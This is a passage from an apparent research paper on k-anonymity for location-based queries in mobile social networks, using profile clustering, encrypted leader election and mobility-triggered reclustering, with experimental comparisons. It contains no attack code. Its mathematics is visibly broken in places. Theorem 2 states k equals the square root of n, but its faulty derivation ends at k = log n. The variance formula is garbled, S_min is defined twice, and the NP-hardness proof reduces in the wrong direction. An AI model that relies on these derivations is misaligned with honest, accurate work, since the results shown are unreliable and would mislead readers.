(b) Setting the Minimum Accuracy Limit. In this method proposed by [15], authors set a limit on the location accuracy. That is, we ask the users if they are okay with getting skewed results, and if so, what percent of skewness is acceptable. Then, we decide the location accuracy based on the user response. This type of location obfuscation is used in skout where the localization accuracy is set to 1 mile, and in WeChat, Momo uses around 100 m to 10 m

(c) Setting the Localization Coverage Limits. This is another technique to obtain location obfuscation. In this technique proposed by [16], authors have provided a localization coverage limit. This ensures that the location is obfuscated to a certain level defined by the user

(3) Cryptography-Based Approaches. These methods are based on the principle that to find the distance between two entities, we use encryption techniques. This helps us in generating a distance value without revealing the actual location information [17–19]. This kind of approach can achieve higher computational accuracy and provide a reliable privacy guarantee for users but exists the problem of sizeable computational cost and communication overheads

As can be seen above, the obfuscation techniques provided are based on the user preference in geolocations. However, none of the above methods consider combining user locations for cloaking their locations. Hence, researchers have considered some privacy-aware proximity detection approaches, such as spatial generalization-based methods. In spatial generalization methods like [20, 21], we divide the user space into different levels or different grids. Thus, there are multiple users per grid, and the locations are generalized over the grid. We use this grid location information for the LBS rather than the precise location of the user. However, dividing the user space into such multilevel partitions takes huge processing time and requires robust computation capable devices. Hence, such methods are not practical on a mobile device.

Recent papers in mobile social network privacy also talk about the existing attacks and solutions provided to address them [22]. Authors in [22] have proposed a method to calculate the similarity score between shared locations and real-world locations based on the datasets that they have collected. Authors in [23] review the literature on privacy-preserving ad hoc mobile social networks. Authors in [24, 25] talk about identity and location privacy with a technique called multiple pseudonyms. This technique focuses on generating a pseudo id for patients to hide their original identities. However, all these methods focus on a trusted authority and the exchange of information with that authority to generate these pseudo ids. To address this issue, authors in [26, 27] have developed a group signature protocol. Authors in [28] have discussed about inference attacks and how to prevent data leaks; they have provided data sanitization techniques.

Based on the above discussion, it is evident that the previous methods have not considered user profile information as a metric for obfuscation techniques. Also, the primary focus was on the location of the user rather than combining users. Hence, in this paper, we provide a method where users are clustered based on their profiles. Also, there is minimal work that is done for mobile users. Hence, we also add mobility to our model and propose a dynamic clustering technique for providing privacy to the users in MSN.

4. Problem Definition

Let us denote a time series of social graphs as $G_0, G_1, \cdots, G_T$. For each temporal graph, $G_t = (V, E, L_t)$, the set of vertices is V, and the set of edges is E. L_t is the location set of all the users at the time "t." For our theoretical analysis, we focus on undirected graphs where all the $|E_t|$ edges are symmetric, i.e., $(i, j) \in E$ if and only if $(j, i) \in E$.

In each temporal graph G, vertices denote the users, and edges indicate the connection between them. Given a user "u" with location, "l" wants to search for LBS with users of similar interests. Let us consider that there are "n" users in the location radius "r" each with "A" attributes. We obfuscate user "u" based on the equicardinal clustering and send out the obfuscated user details "o" with its generalized attributes.

$$U = \{u_1, u_2, u_3, \cdots, u_n, \\ u_i = \{a_1, a_2, a_3, \cdots, a_A. \tag{5}$$

For a given "k," the aim of this paper is to obfuscate "u" into "o" in such a way that




Figure 3: Proposed method.

(1) There are at least "k" users with the same attributes as "o"

(2) Minimize information loss

5. Proposed Method

5.1. Overall Architecture. The main idea behind the proposed method is to anonymize the user rather than the location. This is due to the drawbacks of the previous approaches discussed above and also to provide accurate results. To achieve user anonymization, we follow the attribute-based equicardinal clustering proposed in [29]. However, it is easy to observe that global clustering has many disadvantages. As the users are mobile, if we perform a global clustering and generate a generalized profile, it is still possible that there are only one or a few users with that profile in the attacker's neighborhood. This makes the user vulnerable to the knowledge-based attacks. Also, the desired k-anonymity is not achieved for the user. Therefore, we need to perform a local clustering that combines users based on their profiles but also deliver k-anonymity.

To perform such a clustering algorithm, we need to choose a neighborhood such that we can achieve the desired anonymity level for all the users. We will initially divide the entire region into small neighborhoods. Now, each neighborhood is checked for the minimum number of users. That is, there are at least k users in the neighborhood. Otherwise, we keep on expanding the neighborhood until k users are included. Once a neighborhood is finalized, we move on to elect a leader to perform clustering. Leader election is based on four factors: trust score, computation power, speed, and distance from the edge. Once a leader is elected, he will be responsible for a secure equicardinal k-means clustering algorithm and generate generalized profiles. These profiles are used by the user to send an LBS request.

There are two ways to achieve the above-said results: prequery clustering and postquery clustering. Prequery clustering is where we perform the clustering algorithm and maintain the details of the masked profile of the cluster head at every user. These masked details are used at the time of the query. This will make sure when the user asks for an LBS, there is no delay. On the other hand, postquery clustering performs clustering when the users ask for an LBS query. This will remove the overhead of clustering beforehand but also increases the response time. Also, with mobile users, preclustering has to handle mobility overhead that can be eliminated with postclustering. However, we assume that a user once started querying for an LBS might not stop with a single query but asks a series of queries. Hence, performing postquery clustering affects the response time for every query, and we might end up with a frustrated user resulting in losing the customer of the OSN. Hence, in this paper, we propose a prequery clustering method. Also, we consider the user's mobility, and therefore, the proposed method has to be dynamic to consider the leaving, arriving, and returning users. The proposed algorithm is visually represented in Figure 3.

5.2. Trusted Leader Election. In this module of the proposed algorithm, we utilize a network leader election algorithm proposed by Zhou and Kai [30]. As mentioned earlier, we need to incorporate the four factors into the election scheme. Hence, we propose a leadership score (LS) calculated as follows:

$$\mathrm{LS} = x * \mathrm{CP} + (1 - x) * \mathrm{TS} + \frac{d}{s}, \tag{6}$$

where LS is the leadership score, CP is the computation power, TS is the trust score provided by the server, d is the user's distance from the hexagon center, and s is the user's speed.

Input: global trust score values stored at the server, U $\longleftarrow$ list of users in the area, $E_p k \longleftarrow$ public encryption key generated using the Paillier system;
Output: Leader;
PE $\longleftarrow E_{pk}(0)$;
Leader$\longleftarrow E_{pk}(0)$;
for $u_i \in U$ **do**
  Compute LS_i for user 'i' based on its computation power and the trust score;
  $CE \longleftarrow E_{pk}(LS_i)$;
  PE $leftarrow$ SMIN(PE,CE)
  if PE == CE **then**
    Leader$\longleftarrow E_{pk}(i)$;
  end if
end for
At the server: : Compute D_{sk} (Leader) to get the leader;
Server informs all the users in the area about the leader'
return;

Algorithm 1: Trusted leader election.

Let us understand each factor in detail and how it provides value to the calculation. The first factor, computation power, is to estimate whether a device can perform the clustering and maintain the generalized profiles. Although the area and the number of users are small, we still need to ensure that the selected device is capable of performing the computation. The second factor, trust score, makes sure that we are not electing an attacker in this process and leak sensitive data to him. Hence, we use Google's method of maintaining trust scores for every user, as provided by Dhillon et al. [31]. The higher the TS value is, the better chance that the user is not an attacker. Finally, speed and distance ensure that the leader stays in the neighborhood for a maximum amount of time. If the leader is on the verge of leaving the area, then we need to perform the election and clustering algorithms again. Hence, we search for a more stable user as the leader.

To securely compute the leader among all the users in the network, we utilize the Paillier encryption scheme provided in [32] and a secure minimum (SMIN) function proposed in [18]. We use the Paillier encryption system as it is homomorphic encryption that can compute the difference between two numbers without having to find their actual values. Algorithm 1 discusses the process in detail.

5.3. Dynamic Clustering. As shown in Figure 3, the entire region is divided into small neighborhoods such that each neighborhood contains at least "k" users. However, the users may not stay in the same neighborhood for long as they are mobile. Hence, we need to identify when the neighborhood changes by a certain threshold, we need to perform reclustering, if the leader is still in the neighborhood. Otherwise, we have to reelect the leader and then perform clustering. Since checking for the neighborhood change is a computation overhead, we have to identify a regular interval in which this change might occur.

We consider the speed and direction of the users to estimate the users are leaving or arriving in the given location hexagon. As a first step, every location hexagon has to elect a leader to perform any future algorithms. Once a leader is elected, he then has to gain access to the user's profiles to perform clustering. Hence, a trusted leader is required. This election algorithm is discussed in detail in Section 5.2. As we consider the user's mobility, it is to be noted that users are always changing. It is also possible that the leader might leave the location. Hence, for every "t" seconds, we have to redo the entire process. However, if the movement of the users is slow, and there is no change in the network at location l_i, then we do not have to repeat the process. So, we redo the procedure only if the network has changed more than a certain percentage. Hence, we consider the speed of the users to calculate this time. The average speed $\bar{S}$ and the variance σ are as follows:

$$\bar{S} = \frac{1}{n}\sum_{i=1}^{n} S_i,$$
$$\sigma = \frac{1}{n}, \tag{7}$$
$$\sum_{i=1}^{n}\left(S_i - \bar{S}\right).$$

To further simplify, we assume that all the user speeds follow a normal distribution. It is a common assumption when n is large ($n \geq 30$). Hence, in a normal distribution, all the values fall in the range $(\bar{S} - 3 * \sigma, \bar{S} + 3 * \sigma)$ with a 99.73% probability. Hence, we assume that our $S_{\min} = \bar{S} - 3 * \sigma$ and $S_{\min} = \bar{S} + 3 * \sigma$. This gives us the information about the fastest moving user and the slowest moving user. Hence, the average speed at a given location can also be written as the average speed of the fastest moving user and slowest moving user.

$$S_{\text{avg}} = \frac{(S_{\max} + S_{\min})}{2}. \tag{8}$$

So, if we perform operations based on this average speed, we will capture the network change. As we know, time = distance/speed and distance is the maximum distance user

```
Input: U ⟵ Users, UT⟵ User trust factor, r ⟵ Range, c ⟵Center, UP ⟵User profiles, x ⟵ percentage change, and s ⟵
Speed;
Output: UCH ⟵ User cluster head;
while%(r * x/50 * s) == 0do
    if Head==NULL ‖ Head out of range == TRUE then
        Head leftarrow Election(U_T,r,c);
        ifu_i == Head then
            U_CH leftarrow Cluster(U_P);
        end if
    end if
    if network change in percentage == x then
        ifu_i == Head then
            Cluster(U_P);
        end if
    end if
end while
return;
```

Algorithm 2: Dynamic clustering.

```
At the user u_i:
[Message 1:User u_i⟶ Leader l]
<t_s, u_i >
At the Leader l:
Input: N⟵ Set of users, k ⟵ anonymity level
while true do
    if Message 1 is received from the user u_i then
        C_i⟵ C.Find(u_i);
        [Message2: Leader l ⟶ User u_i];
        <t_sl, t_si, C_i > 10:      end if
end while
return;
```

Algorithm 3: Anonymous LBS query request.

has to cover in a location. For more straightforward calculations, we assume hexagons to be circles, and hence, maximum distance is the diameter = 2 ∗ radius. So, for every time $t = (2 * r)/s_{\text{avg}}$ seconds, the network will scan for any changes. If the network has changed more than x%, then we redo the clustering. If the leader has left the location, then we have to repeat the election process and clustering.

Once a leader has been elected, he will be responsible for forming an equicardinal clustering for the users in the area. This is based on the algorithms proposed in [29].

5.4. Anonymous LBS Query. The final step of the algorithm is where the user receives a generalized profile. When a user u_i has to send an LBS query, it first sends a request to the location leader. The leader then identifies the cluster that u_i belongs to cluster c_j. Now, the leader responds by sending the c_j profile. When the user u_i receives c_j profile, it then sends the query by providing c_j profile and l_i location. This can be further explained in Algorithm 3.

By performing such an anonymous query, we do not mask the location, and hence, the results are accurate. Also, if the attacker tries to sniff, he gets hold of a location where there are "K" users with the same profile, and hence, the user is K-anonymous.

6. Analysis

Definition 1. We say that $G*$ is k-anonymous if

$$p\left[u_i j = 1 \mid u_{ij}^*\right] \leq \frac{1}{k}. \tag{9}$$

Theorem 2. *To minimize information loss at a given time and with the given number of users, "k" should be chosen in a way such that $k = \sqrt{n}$.*

Proof. Let us assume that all the users in a given cluster are equidistant from its cluster center.

According to the objective, we have to minimize IL and maximize k, i.e., minimize (IL + $1/k$).

$$\frac{\sum_{i=1}^{k}\sum_{j=1}^{n_i}\left(x_{ij}-\bar{x}_l\right)'\left(x_{ij}-\bar{x}_l\right)}{\sum_{i=1}^{k}\sum_{j=1}^{n_i}\left(x_{ij}-\bar{x}\right)'\left(x_{ij}-\bar{x}\right)} + \frac{1}{k}. \tag{10}$$

We are also assuming that each cluster has an equal number of users. Hence, the number of users in each cluster is k, and the number of clusters is n/k.

$$\frac{\sum_{i=1}^{n/k}\sum_{j=1}^{n_i}\left(x_{ij}-\bar{x}_l\right)'\left(x_{ij}-\bar{x}_l\right)}{\sum_{i=1}^{n/k}\sum_{j=1}^{n_i}\left(x_{ij}-\bar{x}\right)'\left(x_{ij}-\bar{x}\right)} + \frac{1}{k}. \tag{11}$$

By substituting the constant distance values and summing over, we get

$$\begin{gathered} k * \frac{n}{k} n + \frac{1}{k}, \\ n^2 + \frac{1}{k}. \end{gathered} \tag{12}$$

To minimize this function, we take a single derivative and equate it to 0.

$$\begin{aligned} 2 * n - \frac{1}{k^2} &= 0, \\ 2n &= \frac{1}{k^2}, \\ k &= \log n, \end{aligned} \tag{13}$$

Theorem 3. *Achieving K-anonymity is NP-hard [33–35].*

Proof. Given a graph $G = (V; E)$, the problem is to determine whether the edge set E can be partitioned into subsets E_1, $E_2, \cdots$ in such a way that each E_i generates a subgraph of G isomorphic to the complete graph K_n on "n" vertices. Our main result is that the problem EP_n is NP-complete for each $n \geq 3$. From this, we deduce that several other edge-partition problems are NP-complete. To show that EP_n is NP-complete, we reduce our problem to the well-known 3SAT problem. We know that 3SAT is an NP-complete problem. A set of clauses $C = \{C_1, C_2, \cdots, C_r\}$ in variables $u_1, u_2, \cdots, u_s$ is given, each clause C_i consists of three literals $l_{i,1}, l_{i,2}, l_{i,3}$ where a literal $l_{i,j}$ is either a variable u_k or its negation u_k. Now, the problem is to identify whether C is satisfactory. That is if we can satisfy all the conditions that are defined in C. A clause is satisfied if exactly of its literals has value "true."

$$\sum_{j=1\text{tok}} l_{i,j} = 1. \tag{14}$$

Hence, any final solution should contain exactly "k" vertices and therefore is an edge partition problem, which is NP-complete.

Theorem 4. *A network change of x% is equivalent to the time difference*

$$t = \frac{rx}{100} * \left(\frac{1}{s_{\min}} + \frac{1}{s_{\max}}\right), \tag{15}$$

where "r" is the radius of the clustering area and "s" is the average speed of the max speed and min speed users.

Proof. If a user u_i travels at a speed of s_i, the maximum time taken for the user to cover distance "d" is

$$t = \frac{d}{s_i}. \tag{16}$$

The maximum distance that the user has to travel out of the clustering area is the diameter of the circle: $2 * r$. Hence, $t = (2 * r)/s_i$. Out of all the users in the given area, the minimum time taken to cross the entire clustering area is by the user whose speed is maximum.

$$t = \frac{2 * r}{s_{\max}}. \tag{17}$$

Similarly, the maximum time taken would be by the slowest traveling user.

$$t = \frac{2 * r}{s_{\min}}. \tag{18}$$

Hence, the average time for all the users to travel out of the clustering area is

$$t = \frac{(2 * r)/s_{\max} + (2 * r)/s_{\min}}{2} = r * \frac{1}{s_{\min}} + \frac{1}{s_{\max}}. \tag{19}$$

However, this time holds for 100% of the users to travel out of the clustering area. But we need to find time for x% of the users to move out of the area.

$$\begin{aligned} t &= r * \left(\frac{1}{s_{\min}} + \frac{1}{s_{\max}}\right) * \frac{x}{100}, \\ t &= \frac{r * x}{100} * \left(\frac{1}{s_{\min}} + \frac{1}{s_{\max}}\right). \end{aligned} \tag{20}$$

7. Experimental Results and Discussion

We have implemented the proposed method on a synthetic dataset generated using a Mockaroo realistic data generation generator [36]. Mockaroo gives us an imitation of real-world social networks with specified user attributes and creates random and meaningful friendships between users. Hence, this is an apt tool for the experimental results. Using this tool, we have generated 25 attributes for each user. These attributes include the occupation, highest level of education, university/school attended, places visited, and the city he/she lives in currently. We have considered only users from the USA, and hence, all the cities and universities belong to the USA. This dataset also has a user's current latitude and longitude information along with the speed and direction of travel.

We compare our proposed method with the four other algorithms that also focus on providing location anonymization in a mobile environment. First, we consider location-based generalization methods, including spatial cloaking (SC) and grid-based cloaking (GBC). Secondly, we consider profile-based generalization to achieve k-anonymity, including the top-k algorithm and k-means clustering (KMC). The proposed method is referred to as enhanced equicardinal clustering (EEC) for convenience.

Spatial cloaking [20] focuses on a distributed model where collaborative peers form a cloak area to satisfy the spatial k-anonymity principle. The use of collaborative peers is mainly due to the fact of unreliable users in a mobile environment. As it is difficult to judge an authentic user from an attacker, they consider an intermediate anonymizer that acts as a trusted third party. In this method, when a user initiates an LBS request, it starts by searching k-1 companions and securing ad hoc information exchange between them to form a k-peer cloak area. The user then randomly selects a peer in the group, and that chosen peer sends the request to the LBS server. Upon this request, the LBS server seeks the desired




Figure 4: Effect of change in the number of areas.

information in the database and returns appropriate answers to the initiator through the agent. Finally, the initiator selects a satisfactory solution.

The second method is the grid-based cloaking mechanism proposed by [21]. This method focuses on finding a minimum grid area for every individual user who wishes to send an LBS query. Every user starts with himself and expands the grid until the desired number of users, achieving k-anonymity, with different attributes and achieving l-diversity, is found. Beginning at a two-dimensional coordinate system where the user is currently residing, it expands in the shape of a hexagon by one unit at a time. Once a step of expansion is made, the algorithm compares the "k" and "l" values. If anyone of the values does not match, then the expansion step continues. The algorithm comes to a termination point, once it finds the desired area. The top-k method uses the K-nearest neighbors (KNN) algorithm to find the best user profiles to match with every user. When a user wishes to send an LBS query, it will identify the k best profiles in the temporal graph area. Therefore, the algorithm is robust and does not consider any user movements as the algorithm is performed every time the user wished to query. The final method is the k-means clustering (KMC) method. We use this method as it is the baseline algorithm for the proposed method. Therefore, identifying the amount of information loss and decrease in accuracy will be easier. Although the accuracy for KMC will be higher than EEC and execution time will be lower, readers should note that the k-anonymity will not be maintained in the KMC algorithm.

We have utilized the Yelp Fusion API to generate the LBS results to mimic the context-aware preferential LBS query system. This is an excellent tool in searching for nearby restaurants, given the user's location. Once these results are obtained, we use an algorithm proposed by [2] to sort the results based on the user's preference and history. Hence, the results will now be sorted accordingly. As discussed earlier, preferential LBS provides excellent user experience and boosts the service.

All the experiments were conducted on Windows 10 operating system with Intel Core (TM) Duo 2.66 GHz CPU, 12 GB memory, and Java platform. Each observation has been averaged over 50 instances. We have devised four different experimental settings to observe the performance of the proposed method. Each experiment considers the various settings of users and attributes. Evaluation metrics are discussed in Section 2 as a part of the definitions. Two metrics need to be observed in each experiment: accuracy of the LBS results and execution time (ET).

7.1. The Effect of Change in the Number of Areas. Our first experiment's goal is to observe how the initial partition of areas affects our proposed algorithm. The following example illustrates the importance of this experiment. The dataset generated is distributed over the USA. Therefore, it is a concern to decide on the area division that represents cities or states. If we divide the whole area into states, our number of areas would be less. However, this might not produce good results, as we are trying to combine people from various cities. However, if we consider the entire area to be divided into cities, this might result in more processing time.

The second observation is made on the information loss as it plays a crucial role in determining our preferential LBS results. The goal is to reduce the information loss as much as we can. From the experimental results, the proposed method has performed much better than the location generalization methods. It can be observed from Figure 4(a) that the accuracy of EEC is 15% to 25% more than the SC and GBC. The reason behind being the reduction in the number of areas indicates that the number of users per cluster is more. The probability that more users mean profile differences can also be huge. However, other methods like SC and GBC achieve anonymity by just performing the location-based clustering and not based on the profile. Hence, the proposed method beats other methods in such vast differential profiles as the clusters ensure that only the users who closely relate are clustered together. Similarly, the




Figure 5: Effect of change in the number of clusters.

accuracy achieved by the profile-based generalization methods is not significantly higher than EEC due to user distribution. The number of users moved from the original cluster to the next best cluster is not high. Therefore, the difference in accuracy is not much. However, k-anonymity is maintained for all the users, unlike KMC.

Execution time depends on the k-means convergence. If there are few users, then the k-means algorithm converges faster and faster. Additionally, the convergence also depends on user profiles. If there are 100 users and we want 10 clusters, then running k-means on their profiles is much easier as there will be at least ten users with a similar profile. However, it is not the same as the location. As users should be clustered into different areas based on their location, profiles might be completely different, and hence, convergence takes longer. The top-k algorithm takes the maximum execution time as the user has to run the KNN algorithm every time he has to send a query. Although this algorithm removes the dependency on the leader, the execution time increases as the user's LBS requests are more. Another important observation made through this experiment is that the execution time for a profile-based generalization decreases as the number of areas increases, whereas the time increases in location-based methods. This is because the number of users per area decreases when we increase the number of areas. Therefore, we have mobile users in a tiny area who continually moves in and out of the area and thereby increasing the computations for location-based methods.

Accuracy and information loss can be related. With minimum information loss, a profile-based LBS query gives better results. Our proposed method reaches a maximum of 92% accuracy. However, grid-based clustering also performs well in this scenario. This is because the LBS query dramatically depends on location information, and grid-based generalization of location is much more efficient than spatial clustering. However, it is not on par with our method as the location is still generalized and not accurate location. Even with the profile-based sorting, our algorithm provides very high accuracy.

7.2. The Effect of Change in the Number of Clusters. The second experiment focuses on observing the proposed method's performance under the change in the number of clusters. The key here is that the increase in the number of clusters means fewer users per cluster. Additionally, by decreasing the number of clusters, we increase the number of users per cluster. By increasing the number of clusters per user, we are also increasing the chance of having more related users in the cluster. While increasing the generalization, it is also possible that the clusters formed are more meaningful and are more related. We observe the effect of this change in the following Figure 5(a).

As the "k" increases, the number of users per cluster decreases. That means we have more opportunities to generate very tight clusters. Hence, information loss can be significantly reduced and thereby increasing accuracy while increasing the "k" value. However, we are also compromising on the anonymity provided to the user. If there are 100 users and we want to achieve 100-anonymity, then each user is a cluster by itself. In this scenario, although information loss is 0, and accuracy is 100%, we are not providing anonymity to the user. Therefore, we should choose a "k" such that it offers the right anonymity level with lesser information loss and higher accuracy. By this experiment, we found $k = 50$ provides us with 83% accuracy. Hence, we maintained that value for other experiments. The accuracy difference between KMC and EEC is initially high because when there are a smaller number of clusters, we have more users per cluster. EEC moves the users to their next best cluster until all the clusters achieve k-anonymity. This results in information loss and hence decreasing the accuracy. In general, profile-based generalization gives better accuracy as the LBS query depends on user preferences that are well maintained by the EEC and KMC algorithms. However, as the cluster size increases, the users per cluster decreases. While EEC forms tighter clusters, thereby increasing accuracy, accuracies of GBC and SC also increase due to lesser profile generalization as the number of users in the area is small.




Figure 6: Effect of change in the density of users.

Figure 5(b) shows the execution times for all the methods. While the cluster size increases, the number of users per cluster decreases and thereby decreases the computations in KMC and EEC. However, due to the small size, which is a smaller area selected for location-based methods like GBC and SC, user movement gets high. For example, if the cluster size is 2, then SC and GBC might choose users who are next to each other. So even if one person moves out of the location, they have to rerun the algorithm. Therefore, the execution time increases when we decrease the users per cluster. This, however, will not be the case in profile-based methods, as the area is constant. We change the clusters but maintain the same area.

7.3. The Effect of Change in the Number of Users. The third experiment focuses on observing the proposed method's performance under the change in the number of users. These experiments are designed to identify how the algorithm behaves in a crowded environment compared to a sparse environment. Hence, we maintain the number of areas, the number of clusters, and the average user speed to be constant. All the experiments shown here have considered a single area, the number of clusters is 50, and the average speed is 30 miles/hr. From the previous observation, we have observed that when the number of clusters is 50, we get an acceptable accuracy level and good user anonymity. Therefore, by increasing the number of users, we increase the user density in the area.

Figure 6(a) shows the average accuracy achieved by the users, while Figure 6(b) shows the execution time. We can see that the accuracy achieved by the proposed algorithm, EEC, is significantly higher than location generalization algorithms like SC and GBC. We have previously mentioned that top-k is the highest achievable accuracy with the k-anonymity-based profile generalization, and the EEC algorithm has achieved comparable results to the top-k and KMC. This is because the accuracy of the results is heavily dependent on the user's precise location. By generalizing the location, we lose vital information. In a profile-based generalization method, we maintain the exact location, and hence, accuracy levels are higher. However, user preferences also affect the accuracy, and the proposed method aims at attaining least IL and thus higher accuracies.

In sparse environments, the accuracy achieved by EEC is lower than that of top-k. This is due to the lack of similar user profiles. Through this experimental procedure, we have learned that the probability that users with similar profiles end up in the same area is much less. Hence, the formed clusters have higher information loss. However, the execution time of top-k is significantly higher than the EEC algorithm as every user calculates the top-k best-matched user profiles in the entire area. Additionally, moving users to other clusters to achieve$k$-anonymity has further increased the IL, and thus, accuracy levels compared to KMC are also less.

In dense environments, the accuracies achieved by the EEC, top-k, and KMC algorithms are similar. This is because as the number of users is more, we can produce more meaningful clusters and thereby reducing the IL and increasing the accuracies. However, the accuracies achieved by GBC and SC are significantly lower compared to EEC as the clusters are formed only based on their location. The accuracy for SC and GBC has increased due to the increase in the number of users. As the number of users increased, the locations of users are now much closer, and hence, location generalization is reduced and thereby decreasing the IL.

7.4. Mobility. The goal of our final experiment is to observe the performance of the proposed algorithm when the user's mobility increases. When the user is moving and requests real-time LBS queries, it is essential to maintain the profile generalization along with k-anonymity at the current location he is in. To analyze this, we are considering the algorithm performance by increasing the average speed of the users from 10 miles/hour to 80 miles/hour. It is to be noted that the user requests continuous LBS queries. However, we only perform reclustering when the clustered areas are modified by more than 40%. These experiments will give us an understanding that if we take the snapshot of our algorithm




Figure 7: Effect of user mobility on execution time.

performance at random times, how the information loss and execution time changes.

